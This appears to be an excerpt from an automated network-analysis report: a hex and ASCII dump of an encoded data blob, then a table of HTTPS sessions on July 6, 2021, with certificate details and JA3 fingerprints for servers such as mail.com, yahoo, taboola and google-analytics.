51 68 62 65 6d 48 32 6d 63 73 53 43 45 44 6c 56 32 47 69 59 50 6c 46 6e 6f 6a 7a 38 56 79 53 52 7a 5a 75 42 34 39 6e 6a 76 38 54 76 72 69 37 48 65 57 53 52 6e 49 33 73 47 51 76 45 6a 37 42 4c 33 54 48 55 48 2f 4e 48 58 51 4c 45 4e 4f 71 5a 6b 49 63 78 4a 51 43 71 78 4c 48 6a 6f 66 61 58 65 47 4c 38 64 49 49 52 45 32 4a 32 33 63 4b 4e 72 2f 32 56 34 74 63 66 44 79 31 52 59 4a 2b 2b 6d 74 Data Ascii: ehXldSwXQiYLaGznQN5YF7r3L/efOLb4LnZ1oAYpt8lgPGPe/gf8/DGTbV6m7YwpUR3MWo2UtKdDmF 4APCFraJREwlJWnkob8SsQNJhrywvKqw+bSooHYuwIIBknOdspX9EQe3Sv9e+MJGzBUV0haEDba0XAkObuDYNRj18x nNiXi6Ws60Pjc0/HU0i9bLRpRg59STkUqFGs8C412H1xVdmc5d2vrrw1W726xdxLJbB5PrYiPoMAP1YN9P+KYzmlOV GKeIvfiKydN7axyUq5/wpgASG+/0qOAa0oeSh5Q6z4Le91X7o42jmOQniSwc/AnYfllgEL+XZ/ioUYNibJVoXD6eiX Ol7MOKapy1Bb+Gywzy8tPZj4TkzOg/kDolCzmKs3PubHLAB4ejQED/8fQQkFq9PAiYxupDnUiCXg97vAQBuSJsFj9k 7SbQf5lrUFT29oPXWAFO+ivl9TLVS6GM5V1VQ73JFz40H8W5j3mKDs+Lk9/ypNSQRbEAitmI0L69v/OpyCZfw2bLr3 UMjyQ6jc472uRTBjluktYuJKtOxml0kFaM5OQHanCKUFUD0ZEr41ObMHgfTLA+GVQAC2M4i6oRXb3/FD7O7q6Iqnun U3W6xo6FkkwxMwFa93TzbI5lU6uYnY+kLYRQbyTFV3ZmIpNpu/tzPA2ZAkN2SJtaTfMObqgWeiIVWZDI6YZ4PeoYVG VPTxVo9zVWe5X6zQrqWCGGEiwLZQLExvjcvJ5+Ulw6JW8s29s74kc8VoBx0ht6WVdpbY00cDfvZlqPZEyDjuTh80gw aM0RTgi1yax/DAK40cY7Wnrd/Snfd0mQhbemH2mcsSCEDlV2GiYPlFnojz8VySRzZuB49njv8Tvri7HeWSRnI3sGQv Ej7BL3THUH/NHXQLENOqZkIcxJQCqxLHjofaXeGL8dIIRE2J23cKNr/2V4tcfDy1RYJ++mt

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:29:41.479326010 CEST	104.20.185.68	443	192.168.2.4	49745	CN=onetrust.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Feb 12 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Sat Feb 12 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jul 6, 2021 14:29:41.481193066 CEST	104.20.185.68	443	192.168.2.4	49746	CN=onetrust.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Feb 12 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Sat Feb 12 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:29:45.682502031 CEST	87.248.118.22	443	192.168.2.4	49762	CN=*.yahoo.com, O=Oath Inc, L=Sunnyvale, ST=California, C=US CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Jun 23 02:00:00 CEST 2021	Thu Aug 05 01:59:59 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		
Jul 6, 2021 14:29:45.682821989 CEST	87.248.118.22	443	192.168.2.4	49761	CN=*.yahoo.com, O=Oath Inc, L=Sunnyvale, ST=California, C=US CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Jun 23 02:00:00 CEST 2021	Thu Aug 05 01:59:59 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		
Jul 6, 2021 14:29:45.696641922 CEST	151.101.1.44	443	192.168.2.4	49763	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jul 6, 2021 14:29:45.698369980 CEST	151.101.1.44	443	192.168.2.4	49764	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jul 6, 2021 14:29:45.699369907 CEST	151.101.1.44	443	192.168.2.4	49765	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:29:45.700622082 CEST	151.101.1.44	443	192.168.2.4	49766	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jul 6, 2021 14:29:45.701400995 CEST	151.101.1.44	443	192.168.2.4	49768	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jul 6, 2021 14:29:45.703183889 CEST	151.101.1.44	443	192.168.2.4	49767	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jul 6, 2021 14:30:25.584393978 CEST	82.165.229.87	443	192.168.2.4	49809	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:25.831079006 CEST	82.165.229.59	443	192.168.2.4	49810	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:30:25.834745884 CEST	82.165.229.59	443	192.168.2.4	49811	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:27.416193008 CEST	82.165.229.16	443	192.168.2.4	49821	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:27.417283058 CEST	82.165.229.16	443	192.168.2.4	49822	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:28.481940031 CEST	195.20.250.115	443	192.168.2.4	49826	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:28.481997013 CEST	195.20.250.115	443	192.168.2.4	49827	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:30:37.219235897 CEST	82.165.229.87	443	192.168.2.4	49837	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US, CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:37.219306946 CEST	82.165.229.87	443	192.168.2.4	49836	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US, CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:37.497968912 CEST	82.165.229.59	443	192.168.2.4	49839	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US, CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:37.498179913 CEST	82.165.229.59	443	192.168.2.4	49838	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US, CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:37.985919952 CEST	142.250.180.206	443	192.168.2.4	49845	CN=*.google-analytics.com, O=Google LLC, L=Mountain View, ST=California, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US, CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Mon Jun 07 03:34:32 CEST 2021	Mon Aug 30 03:34:31 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GTS CA 1O1, O=Google Trust Services, C=US, CN=*.google-analytics.com, O=Google LLC, L=Mountain View, ST=California, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:30:38.009654999 CEST	142.250.180.206	443	192.168.2.4	49846	CN=*.google-analytics.com, O=Google LLC, L=Mountain View, ST=California, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Mon Jun 07 03:34:32 CEST 2021	Mon Aug 30 03:34:31 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		
Jul 6, 2021 14:30:38.613174915 CEST	82.165.229.54	443	192.168.2.4	49849	CN=*.ui-portal.de, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 27 02:00:00 CEST 2020	Wed Jun 01 14:00:00 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:38.613558054 CEST	82.165.229.54	443	192.168.2.4	49850	CN=*.ui-portal.de, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 27 02:00:00 CEST 2020	Wed Jun 01 14:00:00 CEST 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:38.679313898 CEST	82.165.229.16	443	192.168.2.4	49851	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:38.688683033 CEST	82.165.229.16	443	192.168.2.4	49852	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:30:42.122517109 CEST	82.165.229.87	443	192.168.2.4	49858	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:42.134078979 CEST	82.165.229.87	443	192.168.2.4	49859	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
